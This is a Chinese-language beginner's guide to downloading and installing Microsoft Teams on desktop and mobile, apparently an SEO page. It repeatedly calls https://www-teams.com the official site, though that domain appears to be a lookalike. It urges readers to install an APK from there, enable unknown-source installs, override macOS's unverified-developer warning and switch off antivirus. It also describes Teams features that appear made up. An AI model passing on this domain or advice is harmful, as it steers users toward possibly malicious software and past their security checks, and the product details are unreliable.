


新手必看!2025 Microsoft Teams 下载安装与基础使用教程:桌面端 + 移动端全覆盖
在远程办公、在线学习、小型团队协作日益普遍的 2025 年,Microsoft Teams 凭借 “免费 + 多功能 + 易上手” 的优势,成为新手用户打破沟通
作者:teams官網下載日期時間:2026-01-02 14:05:56
在远程办公、在线学习、小型团队协作日益普遍的 2025 年,Microsoft Teams 凭借 “免费 + 多功能 + 易上手” 的优势,成为新手用户打破沟通壁垒的首选工具。但多数新手在 “Teams 下载” 环节容易踩坑 —— 从非官方渠道下载旧版导致功能缺失,安装时因权限问题失败,甚至误装山寨应用泄露个人信息。本文针对新手用户,从 “Teams 下载” 的安全渠道切入,覆盖桌面端(Windows/macOS)、移动端(Android/iOS)的安装步骤,再到聊天、团队加入、会议参与、文件管理等基础功能实战,结合 2025 年 Teams 新手友好型升级,提供通俗易懂的指南,全程引导通过官方链接https://www-teams.com获取正版资源,助力新手快速上手,实现 “下载即会用、用即高效”。
一、2025 新手为何需要正确进行 Teams 下载?核心需求与误区
对新手而言,“正确的 Teams 下载” 是避免后续使用故障、发挥工具价值的关键。2025 年 Teams 针对新手推出多项优化,但这些优势仅能通过官方最新版体验,同时新手需警惕常见的下载误区。
1. 新手使用 Teams 的 3 大核心场景:需求决定下载必要性
2025 年新手使用 Teams 的场景主要集中在 “远程办公”“在线学习”“小型团队协作”,每个场景都依赖于完整的 Teams 功能,而这些功能仅能通过官网 Teams 下载最新版实现:
- 场景 1:远程办公(如居家兼职、自由职业):需用 Teams 与客户 / 雇主沟通、接收任务、提交成果,核心需求是 “实时聊天 + 文件传输 + 简单会议”—— 若下载旧版,可能缺失 “文件在线预览”“快捷回复” 功能,需反复下载文件、手动打字回复,浪费时间。
- 场景 2:在线学习(如学生小组作业、线上培训):需加入学习团队、参与线上讨论、共享作业文档、观看培训直播,核心需求是 “团队频道 + 会议录制 + 文档协作”—— 非官方版本可能无法录制会议、无法参与团队文档协同,错过重要培训内容与小组协作机会。
- 场景 3:小型团队协作(如创业团队、兴趣小组):需创建团队、添加成员、分配任务、同步进度,核心需求是 “团队创建 + 任务管理 + 消息通知”—— 山寨版 Teams 可能无团队创建功能,仅能进行基础聊天,无法满足协作需求,导致团队沟通混乱。
2. 新手 Teams 下载的 3 大常见误区:必须规避
新手缺乏经验,易在 “Teams 下载” 环节犯以下错误,导致使用体验差甚至安全风险:
- 误区 1:从手机应用商店直接搜索下载(未区分官方版):手机应用商店中存在 “Teams Lite”“Teams 极速版”“Teams 精简版” 等山寨应用,图标与官方相似,新手易误下载 —— 这些应用功能简陋(仅支持聊天,无会议、文件协作功能),且可能索要通讯录、存储权限,窃取个人信息。正确做法是通过官网https://www-teams.com获取应用商店官方链接,避免搜索误判。
- 误区 2:下载 “破解版”“精简版” 以节省空间:部分新手为节省手机 / 电脑空间,从论坛、网盘下载 “精简版 Teams”—— 这类版本会阉割核心功能(如会议、文档协作、屏幕共享),且无自动更新,长期使用会出现 “消息发送失败”“无法加入团队”“会议卡顿” 等问题。2025 年官方 Teams 桌面端仅需 500MB 存储空间,移动端约 200MB,普通设备完全可以容纳,无需通过精简版节省空间。
- 误区 3:忽略版本兼容性,下载与设备不匹配的版本:新手常未查看设备系统版本,盲目下载 —— 如在 Windows 7 电脑上下载 Windows 10 适配的 Teams,导致安装失败;在 iOS 14 手机上下载 iOS 15 适配的 Teams,出现闪退、功能异常。正确做法是下载前确认设备系统是否符合官网标注的最低要求(Windows≥10、macOS≥13、Android≥8.0、iOS≥14.0)。
3. 2025 版 Teams 新手友好型升级:仅官方下载可体验
为降低新手使用门槛,2025 年 Teams 推出 3 项新手专属升级,这些功能仅在官方最新版(V2.8.0)中提供,需通过官网 Teams 下载才能体验:
- 升级 1:新手引导向导:首次启动 Teams 后,自动弹出图文引导,分步讲解 “如何登录”“如何加入团队”“如何发送消息”“如何发起会议”,点击 “下一步” 即可完成基础设置,避免新手面对复杂界面无从下手,5 分钟即可熟悉核心操作。
- 升级 2:AI 助手 “小 T”:在客户端右下角添加 “小 T” 图标,新手点击即可提问(如 “如何创建团队?”“如何录制会议?”“如何共享文件?”),助手会用通俗语言解答,并提供操作步骤链接,支持语音提问(2025 年新增中文语音识别,准确率达 98%),新手无需查教程即可解决问题。
- 升级 3:简化界面模式:新增 “新手模式”,隐藏复杂功能(如 IT 管理、高级会议设置、第三方集成),仅保留 “聊天”“团队”“会议”“文件” 4 个核心模块,界面更简洁,新手可快速找到所需功能,避免被多余功能干扰。
二、新手 Teams 下载安全渠道:2025 官网与应用商店指南
新手进行 “Teams 下载” 的核心诉求是 “安全、简单、不踩坑”。2025 年微软为新手提供 “官网直接下载” 与 “官方应用商店下载” 两种安全渠道,步骤简单且无需专业知识,全程引导通过https://www-teams.com获取正版资源。
1. 官网 Teams 下载:新手最推荐(支持全平台,版本最新)
官网https://www-teams.com是新手获取 Teams 的最佳渠道,无需区分设备,步骤清晰,且能确保下载的是最新版(V2.8.0),解锁新手引导、AI 助手等功能:
(1)桌面端(Windows/macOS)官网下载步骤
- 访问官网并选择 “个人用户” 入口:
- 打开电脑浏览器(推荐 Chrome、Edge、Safari,避免使用小众浏览器,防止兼容性问题),输入官方链接https://www-teams.com;
- 官网首页顶部有 “个人用户”“企业用户” 两个入口,新手点击 “个人用户”(无需企业账号,适合个人学习、兼职、小型团队使用,基础功能完全免费);
- 进入 “个人下载中心”,系统会自动识别电脑系统(如 “Windows 11 64 位”“macOS Ventura”),并推荐适配版本,新手无需手动选择。
- 下载桌面端安装包:
- 点击 “下载桌面端”,系统开始下载安装包(Windows 安装包约 280MB,macOS 约 320MB);
- 下载进度在浏览器底部显示(如 Chrome 在左下角,Edge 在右上角),等待下载完成(普通家庭网络约 1-3 分钟);
- 下载完成后,安装包默认保存在 “下载” 文件夹(Windows:C:\Users\ 用户名 \Downloads;macOS:/Users/ 用户名 / Downloads),新手可在浏览器 “下载管理” 中点击 “在文件夹中显示” 快速找到。
- 验证安装包是否为官方正版:
- 查看安装包文件名:Windows 为 “TeamsSetup.exe”,macOS 为 “MicrosoftTeams.pkg”,无 “破解”“精简”“绿化” 等字样;
- 鼠标悬停在安装包上,查看 “发布者”(Windows)或 “开发者”(macOS),显示 “Microsoft Corporation” 即为正版,若显示其他名称则为山寨版,需立即删除。
(2)移动端(Android/iOS)官网下载步骤
- 访问官网并选择移动端版本:
- 打开手机浏览器,输入https://www-teams.com,点击首页 “下载移动端”;
- 系统自动识别手机系统(Android/iOS),跳转至对应下载页面,新手无需手动选择。
- Android 手机下载(分国内 / 海外):
- 海外版 / 有 Google Play 账号:点击 “下载 Google Play 版”,跳转至 Google Play 的 Teams 详情页,点击 “安装”,跟随提示完成下载安装;
- 国内版(无 Google Play):点击 “下载中国区 APK”,系统开始下载 APK 文件(约 180MB),下载完成后通知栏会提示 “已完成”,点击即可开始安装;
- 首次安装需开启 “未知来源应用安装” 权限(仅针对官网 APK,安全无风险),按系统提示进入 “设置→安全→允许未知来源应用”,勾选当前浏览器即可。
- iOS 手机下载:
- 点击 “下载 App Store 版”,自动跳转至 App Store 的 Teams 详情页(确保开发者为 “Microsoft Corporation”,避免下载同名山寨应用);
- 点击 “获取”,验证 Apple ID(面容 / 指纹 / 密码),等待安装完成(约 2 分钟);
- 安装完成后,手机主屏幕会显示 Teams 图标(蓝色背景 + 白色 “T” 字母),新手可直接点击启动。
2. 官方应用商店下载:新手备选(操作更简单,适合小白)
若新手对官网下载流程不熟悉,可通过设备自带的官方应用商店下载,步骤更简单,无需担心安装包安全,且能自动匹配系统版本:
- Windows 应用商店(适合 Windows 10/11 用户):
- 点击 Windows 开始菜单,搜索 “Microsoft Store” 并打开;
- 在搜索栏输入 “Microsoft Teams”,点击搜索结果中的 “Microsoft Teams”(官方应用,显示 “Microsoft Corporation” 开发,带蓝色 “T” 图标);
- 点击 “获取”,系统自动下载并安装(无需手动运行安装包);
- 安装完成后,可在开始菜单找到 Teams 快捷方式,点击即可启动,自动同步最新版本。
- macOS App Store(适合 macOS 用户):
- 打开 macOS “启动台”,找到并打开 “App Store”;
- 搜索 “Microsoft Teams”,找到官方应用(开发者为 “Microsoft Corporation”);
- 点击 “获取”,输入 Apple ID 密码或使用 Touch ID 验证,等待安装完成;
- 安装完成后,“应用程序” 文件夹中会出现 Teams 图标,双击即可启动。
- 手机应用商店(适合移动端用户):
- Android(国内):在华为应用市场、小米应用商店、OPPO 软件商店、vivo 应用商店中搜索 “Microsoft Teams”,找到官方应用(标注 “官方”“微软出品” 字样),点击 “安装”,应用商店自动完成下载与安装(无需手动处理权限);
- iOS:打开 “App Store”,搜索 “Microsoft Teams”,安装官方应用(同官网跳转的版本一致),安装完成后自动生成桌面图标。
3. 新手 Teams 下载后首次启动验证:确保功能正常
下载安装完成后,新手需进行简单验证,确保 Teams 功能正常,避免后续使用出现问题:
- 启动 Teams:
- 桌面端:点击快捷方式,首次启动会显示 “Microsoft Teams” 启动画面(约 5 秒),随后进入登录界面;
- 移动端:点击主屏幕图标,启动后显示欢迎界面,自动弹出 “新手引导”。
- 版本检查:
- 桌面端:点击右上角 “设置” 图标(齿轮状)→“关于”,查看版本号是否为 “2025.07 及以上”(新 Teams)或 “1.6.00.XXXX 及以上”(经典 Teams);
- 移动端:点击 “我的”→“设置”→“关于 Teams”,查看版本号是否为 “5.0 及以上”,确保为 2025 年最新版。
- 功能测试:
- 尝试发送一条测试消息(如 “Hello Teams”),检查消息是否能正常发送;
- 点击 “会议”→“发起即时会议”,测试摄像头与麦克风是否正常(会弹出权限请求,点击 “允许”);
- 点击 “文件”→“上传文件”,尝试上传一张图片或文档,检查文件传输功能是否正常;
- 若所有功能正常,说明 Teams 下载与安装成功;若出现故障,参考本文 “常见问题” 章节解决。
三、Teams 下载后桌面端安装:Windows 与 macOS 新手步骤
桌面端(Windows/macOS)是新手进行文档协作、长时间会议的主要设备,安装步骤虽比移动端复杂,但按流程操作即可顺利完成。本节以 2025 年最新版为例,提供详细步骤,新手跟着做就能会。
1. Windows 桌面端安装:适合新手的图文指南
Windows 是多数新手的主力电脑系统,安装过程需注意权限开启与路径选择,步骤如下:
- 找到并运行安装包:
- 打开 “此电脑”→“下载” 文件夹,找到 “TeamsSetup.exe”(若找不到,可在浏览器 “下载管理” 中点击 “在文件夹中显示”);
- 双击 “TeamsSetup.exe”,系统会弹出 “用户账户控制” 提示框(询问 “是否允许此应用对你的设备进行更改?”),点击 “是”(必须点击 “是”,否则无法安装,新手无需担心,这是系统正常安全验证)。
- 跟随安装向导操作:
- 弹出 “Microsoft Teams 安装向导”,点击 “下一步”;
- 阅读 “许可协议”,勾选 “我接受许可协议中的条款”(新手可快速浏览协议核心内容:使用权限、隐私政策,无需逐字阅读),点击 “下一步”;
- 安装路径选择:
- 系统默认路径为 “C:\Users\ 用户名 \AppData\Local\Microsoft\Teams”(适合 C 盘空间充足的用户);
- 若 C 盘空间不足(如剩余空间<1GB),点击 “浏览”,选择其他磁盘(如 D 盘、E 盘),建议在所选磁盘新建 “Microsoft Teams” 文件夹,作为安装路径(避免文件混乱,后续卸载更方便);
- 点击 “下一步”,确认安装信息(路径、版本),点击 “安装”。
- 等待安装完成:
- 安装进度条开始滚动,显示 “正在安装 Microsoft Teams”,期间电脑可能会短暂卡顿(正常现象,新手无需关闭其他应用);
- 安装过程约 1-3 分钟(取决于电脑配置,2025 年主流电脑 1 分钟内可完成);
- 安装完成后,勾选 “启动 Microsoft Teams”,点击 “完成”,系统会自动启动 Teams,进入登录界面。
- 安装后首次设置:
- 启动后,进入 “新手引导” 界面,点击 “开始”;
- 选择登录方式:
- 工作 / 学校账号:适合有企业 / 学校提供的账号(如 xxx@school.edu、xxx@company.com);
- 个人微软账号:适合个人用户,点击 “使用微软账号登录”,输入个人邮箱(如 xxx@outlook.com、xxx@hotmail.com)及密码,或用微信 / QQ 快捷登录(2025 年新增支持,新手更便捷);
- 登录完成后,设置个人资料:上传头像(可选,建议使用清晰照片,便于他人识别)、输入昵称(如 “张三 - 兼职”“李四 - 学生”),点击 “下一步”。
- 开启新手模式(可选,推荐新手):
- 引导界面会询问 “是否开启新手模式?”,点击 “是”;
- 系统会隐藏复杂功能,界面仅保留 “聊天”“团队”“会议”“文件” 4 个模块,右侧显示 “小 T” 助手,方便后续遇到问题时快速提问,新手可专注于核心功能使用。
2. macOS 桌面端安装:适合苹果电脑新手
macOS 安装步骤与 Windows 略有不同,需注意管理员权限与系统设置,步骤如下:
- 找到并打开安装包:
- 打开 “访达”→“下载” 文件夹,找到 “MicrosoftTeams.pkg” 安装包;
- 双击安装包,系统弹出 “安装 Microsoft Teams” 窗口,点击 “继续”。
- 跟随安装向导操作:
- 点击 “继续” 阅读 “重要信息”(包含安装要求、隐私政策,新手可快速浏览);
- 点击 “继续” 阅读 “许可协议”,点击 “同意” 接受协议;
- 安装类型选择:
- 选择 “标准安装”(适合大多数新手,安装到默认的 “应用程序” 文件夹);
- 若需自定义安装路径,点击 “更改安装位置”,选择其他磁盘(如外置硬盘),但不推荐新手操作(可能导致功能异常);
- 点击 “安装”,系统会提示 “需要管理员密码才能继续”,输入 macOS 登录密码(或使用 Touch ID 验证),点击 “安装软件”。
- 等待安装完成:
- 安装进度条完成后,点击 “关闭”,系统会询问 “是否要将安装器移到废纸篓?”,点击 “是”(节省空间,后续无需保留安装包);
- 打开 “应用程序” 文件夹,找到 “Microsoft Teams” 图标,双击即可启动。
- 解决 macOS “无法打开” 问题(新手常见):
- 若双击图标后提示 “无法打开 Microsoft Teams,因为无法验证开发者”,这是 macOS 的安全设置拦截,新手无需担心;
- 进入 “系统设置”→“隐私与安全性”;
- 在 “安全性” 板块中,会显示 “Microsoft Teams 已被阻止使用,因为它不是来自已识别的开发者”,点击右侧 “仍要打开”;
- 再次双击 Teams 图标,即可正常启动(此操作仅需一次,后续启动无需重复)。
3. 桌面端安装后常见新手问题
- 问题 1:安装后找不到 Teams 快捷方式:解决方案:
- Windows:点击开始菜单,在 “M” 字母分类下找到 “Microsoft Teams”,右键点击 “固定到任务栏”,方便后续启动;
- macOS:打开 “应用程序” 文件夹,将 “Microsoft Teams” 图标拖拽到 Dock 栏(底部任务栏),下次点击即可启动,无需再次查找。
- 问题 2:启动后提示 “网络连接失败”:解决方案:
- 检查电脑网络:打开浏览器访问https://www-teams.com,若无法打开,说明网络故障,重启路由器或切换网络(如从 WiFi 改为有线);
- 关闭电脑防火墙 / 杀毒软件(临时关闭,测试是否能启动),若能启动,在防火墙 / 杀毒软件中添加 Teams 为 “信任程序”,避免被拦截;
- 若使用公司 / 学校网络,联系网络管理员,确认是否屏蔽了 Teams 服务器(需开放 Teams 相关端口,官网有端口列表,新手可让管理员参考)。
- 问题 3:安装后启动缓慢,卡顿严重:解决方案:
- 检查电脑配置:确保电脑内存≥4GB,硬盘剩余空间≥5GB,配置过低会导致卡顿;
- 关闭其他占用资源的应用(如游戏、视频软件),释放内存;
- 清除 Teams 缓存:Windows 端进入 “% appdata%\Microsoft\Teams”,删除所有文件;macOS 端进入 “~/Library/Application Support/Microsoft/Teams”,删除所有文件,重启 Teams 即可。
四、Teams 下载后移动端安装:Android 与 iOS 新手步骤
移动端(Android/iOS)是新手随时随地接收消息、参与简短会议的核心设备,安装步骤更简单,无需复杂设置,但需注意权限开启,确保功能正常。
1. Android 移动端安装:国内手机用户指南
2025 年国内 Android 手机(华为、小米、OPPO、vivo 等)是新手主流选择,安装步骤如下:
- 下载 APK 或从应用商店安装:
- 从官网下载 APK:
- 打开手机自带浏览器(如华为浏览器、小米浏览器),输入https://www-teams.com,点击 “下载中国区 APK”;
- 下载完成后,通知栏会显示 “已下载完成”,点击通知进入安装界面;
- 若系统提示 “禁止安装未知来源应用”,点击 “设置”,开启 “允许当前浏览器安装应用”(如使用 Chrome 浏览器,开启 “允许 Chrome 安装应用”),返回安装界面继续安装。
- 从应用商店安装:
- 打开手机自带应用商店(如华为应用市场、小米应用商店);
- 搜索 “Microsoft Teams”,找到官方应用(标注 “官方”“微软出品”,带蓝色 “T” 图标);
- 点击 “安装”,应用商店自动完成下载与安装(无需手动处理权限,更适合新手)。
- 从官网下载 APK:
- 完成安装与启动:
- 安装完成后,点击 “打开”,或在手机主屏幕找到 Teams 图标(蓝色背景 + 白色 “T”),点击启动;
- 首次启动会显示 “欢迎使用 Microsoft Teams”,点击 “下一步”,进入权限设置界面。
- 权限开启(关键,确保功能正常):
- 系统会依次请求 “通知权限”“存储权限”“麦克风权限”“摄像头权限”,新手需全部点击 “允许”,否则对应功能无法使用:
- 通知权限:接收消息、会议提醒(不开启会错过重要信息,如客户消息、团队通知);
- 存储权限:保存聊天文件、会议录制视频、下载共享文档;
- 麦克风权限:参与会议时发言、语音提问 AI 助手;
- 摄像头权限:参与会议时开启视频、拍摄照片 / 视频发送给好友;
- 若不慎点击 “拒绝”,后续可在 “手机设置”→“应用”→“Microsoft Teams”→“权限” 中重新开启,新手无需担心操作失误。
- 系统会依次请求 “通知权限”“存储权限”“麦克风权限”“摄像头权限”,新手需全部点击 “允许”,否则对应功能无法使用:
- 登录与初始化:
- 选择登录方式:个人微软账号(如 outlook 邮箱)、微信 / QQ 快捷登录(2025 年支持,新手推荐);
- 登录完成后,设置 “消息通知方式”:勾选